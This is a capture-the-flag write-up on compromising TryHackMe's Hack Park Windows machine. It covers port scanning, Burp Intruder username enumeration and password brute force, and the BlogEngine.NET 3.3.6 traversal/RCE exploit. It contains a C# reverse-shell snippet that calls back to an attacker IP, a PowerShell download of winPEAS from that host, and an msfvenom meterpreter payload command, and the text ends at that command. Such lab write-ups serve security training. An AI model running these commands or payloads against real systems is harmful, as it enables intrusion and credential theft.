TryHackMe Writeup: Hack Park

Start by enumerating the machine

nmap -sC -sV -A -Pn 10.10.180.242

Results:

```
└─# nmap -sC -sV -A -Pn 10.10.180.242
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 12:10 EST
Nmap scan report for 10.10.180.242
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-server-header: Microsoft-IIS/8.5
|_http-title: hackpark | hackpark amusements
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=hackpark
| Not valid before: 2020-10-01T21:12:23
|_Not valid after:  2021-04-02T21:12:23
|_ssl-date: 2021-02-07T17:11:05+00:00; +3s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan has given us some valuable information.

Ports 80 (HTTP) and 3389 (RDP) are open

Server is Windows Server 2012 with IIS 8.5

ROBOTS.TXT disallows 6 directories:

/Account/*.*

/search

/search.aspx

/error404.aspx


/archive

/archive.aspx

Start Burp so that the traffic generated during our glance at the web page is captured. Next, lets open the web page by visiting the IP Address in the browser (since its running on port 80, no need to append a port). The first thing we want to do is navigate to the robots.txt file and visit the area disallowed by the file. This is so we can increase our visual footprint, as well open up additional attack paths.


/Account

We get a 403. Likely because we are not logged in



/search


This area gives us a search function. This would be good for testing SQLi, XSS, directory traversal and command injection. Lets note it and move on




/search.aspx gives us the same thing as the previous area

/error404.aspx

This is just a standard 404 error page



Both **/archive** and **/archive.aspx** serve up what appears to be an archive of previous posts/blog messages




Lets add a few more things to our sitemap in burp. While looking at the last few pages we noticed there are other links scattered throughout the site. There is also a hamburger menu that gives us access to other pages. Lets navigate through all of these, noting all user inputs and parameters along the way. Ensure that you are only hitting pages that are in scope (i.e.

only pages that start with your targets IP). Also, check out the source code and visit any links you may find in there that aren't immediately obvious to regular users.


Throughout our adventure, we noticed several inputs, logins, password reset forms, and the name/version of the blog application.

```
<!--- BlogEngine 3.3.6.0 -->
```

Lets start with the login form. We could try a few common usernames to see if we can elicit different responses in which to build a brute force attack off of. But could there be an easier way to get usernames? Looks like theres a password reset function. Lets explore that. First I'll handjam a few random characters and see what kind of response ill get.



Hmmmm…. This looks promising. Before we try automating, let's try a few usernames that we constantly run across on a normal basis. Root, user, admin, administrator, etc. You know, common stuff.



Well, well, well. This could be valid. Using the information that we've gathered so far, we can likely build an effective username harvest in Burp Intruder. Lets capture a request, send it to intruder, and configure the attack.

Attack Type: Sniper

Payload: Simple list, Seclists "top-usernames-shortlist"


Grep – Match: User not found

Request Engine Settings: Threads – 1, Throttle – Fixed at 3000 (we are throttling because not doing so isn't resulting in responses we are expected. So we will slow down the number of requests to ensure the requests are fully processing)

Redirection: Always

Start attack

Once completed, only one username didn't have the User Not Found error



Request	Payload	Status	Error	Redirec...	Timeout	Length	User ...	Comment
2	admin	200		0		4442		
0		200		0		3770	✓	
1	root	200		0		3768	✓	
3	test	200		0		3768	✓	
4	guest	200		0		3769	✓	
5	info	200		0		3768	✓	
6	adm	200		0		3767	✓	
7	mysql	200		0		3769	✓	
8	user	200		0		3768	✓	
9	administrator	200		0		3777	✓	
10	oracle	200		0		3770	✓	
11	ftp	200		0		3767	✓	
12	pi	200		0		3766	✓	
13	puppet	200		0		3770	✓	

Request Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Cache-Control: private
3  Content-Type: text/html; charset=utf-8
4  Server: Microsoft-IIS/8.5
5  X-Powered-By: ASP.NET
6  Date: Sun, 07 Feb 2021 18:26:06 GMT
7  Connection: close
8  Content-Length: 4231
9
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head id="ctl00_Head1">
       <script type="text/javascript">
         //<![CDATA[
14       var accountResources={

15         passwordIsRequried: "Password is required",
16         emailIsRequired: "Email is required",
17         emailIsInvalid: "Email is invalid",
18         userNameIsRequired: "User name is required",
19         newAndConfirmPasswordMismatch: "New and confirm passwords do not match",
20         confirmPasswordIsRequired: "Confirm password is required",
21         oldPasswordIsRequired: "Old password is required",
22         newPasswordIsRequired: "New password is required",
23         passwordAndConfirmPasswordIsMatch: "New and confirm passwords do not match",
24         minPassLengthInChars: "Minimum password length is {0} characters"
25       };
```

So lets attack the login form with burp intruder with our new username! You can set up the attack similarly to how we did the last attack. Just change the Grep Match to the error message from the login form, “Login failed”, as well as changing the payload to be your passlist of choice. I will be using the seclists list “10-million-password-list-top-10000.txt”

Attacking the webform returned a single entry that didn't contain "Login Failed". That's our password!

Request	Payload	Status	Error	Redirec...	Timeout	Length	Login...
29	[redacted]	200	☐	2	☐	10117	☐
0		200	☐	0	☐	4755	☑
1	123456	200	☐	0	☐	4755	☑
2	password	200	☐	0	☐	4755	☑
3	12345678	200	☐	0	☐	4755	☑
4	qwerty	200	☐	0	☐	4755	☑
5	123456789	200	☐	0	☐	4755	☑
6	12345	200	☐	0	☐	4755	☑
7	1234	200	☐	0	☐	4755	☑
8	111111	200	☐	0	☐	4755	☑
9	1234567	200	☐	0	☐	4755	☑
10	dragon	200	☐	0	☐	4755	☑
11	123123	200	☐	0	☐	4755	☑
12	baseball	200	☐	0	☐	4755	☑

Now that we have both the username and password, we can log into the admin panel. While in the site, we can see that we have administrative rights to the site. That's great, but we're not here to deface. We want to compromise the underlying infrastructure. Clicking the "About" link brings us to a page which confirms the applications version number that we found earlier. Now, we COULD play with user inputs to try to gain access to the infrastructure, but before we do that lets see if theres an exploit available for this application. Luckily, there is.

BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46353	2019-6714	DUSTIN COBB	WEBAPPS	ASPX	2019-02-12

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:


Now, we will download the exploit and modify the code to include our IP and a port we will use for connect back.

```
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.9.240.85", 4444)) {
    using(System.IO.Stream stream = client.GetStream()) {
        using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
            streamWriter = new System.IO.StreamWriter(stream);
```


Also according to the exploit writer, we must rename this file to PostView.ascx. Next we will upload the file by selecting the edit function for the admins post, then uploading the file.



After saving, we will set up a netcat listener and then visit the root URL and append “?theme=../../App_Data/files” to it. This should trigger the exploit.



Excellent!Now we are going to attempt to enumerate the machine using WinPEAS. First, we need to get it onto the target machine. To do this, navigate to the folder containing the winPEAS exe and spin up an http server.



Now on the target machine, navigate to a folder that you know you have permissions to, and download the file. In this case, ill use C:\Windows\temp

```
powershell Invoke-WebRequest -Uri http://10.9.240.85/winPEAS.exe -OutFile winPEAS.exe
C:\Windows\Temp>powershell Invoke-WebRequest -Uri http://10.9.240.85/winPEAS.exe -OutFile winPEAS.exe
dir
C:\Windows\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Windows\Temp
02/07/2021  12:44 PM    <DIR>          .
02/07/2021  12:44 PM    <DIR>          ..
08/06/2019  01:13 PM             8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019  01:13 PM           181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019  01:13 PM             1,206 cleanup.txt
08/06/2019  01:13 PM               421 cmdout
08/06/2019  01:11 PM                 0 DMI2EBC.tmp
08/03/2019  09:43 AM                 0 DMI4D21.tmp
08/06/2019  01:12 PM             8,743 EC2ConfigService_20190806141221.log
08/06/2019  01:12 PM           292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
02/07/2021  12:44 PM    <DIR>          Microsoft
08/06/2019  01:13 PM                21 stage1-complete.txt
08/06/2019  01:13 PM            28,495 stage1.txt
05/12/2019  08:03 PM           113,328 svcexec.exe
08/06/2019  01:13 PM                67 tmp.dat
02/07/2021  12:44 PM           472,064 winPEAS.exe
              13 File(s)      1,107,046 bytes
```

And then we run winPEAS. In the first set of results, it looks as though we already found some admin credentials stored due to autologon

```
Some AutoLogon credentials were found!!
DefaultUserName               :  administrator
DefaultPassword               :  4q[redacted]
```

Lets note this credential and continue reading our results.

```
WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA~2\SYSTEM~1\WService.exe] - Auto - Running
File Permissions: Everyone [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/CreateFiles])
```

Looks like we have a service that we have access to modify! Trying to navigate around in our current form is a bit clunky. So lets try to switch to meterpreter. First, create a payload, then set up a web server to serve up that payload

```
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LPORT=1337 LHOST=10.9.240.85 -f exe -o hackpark.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
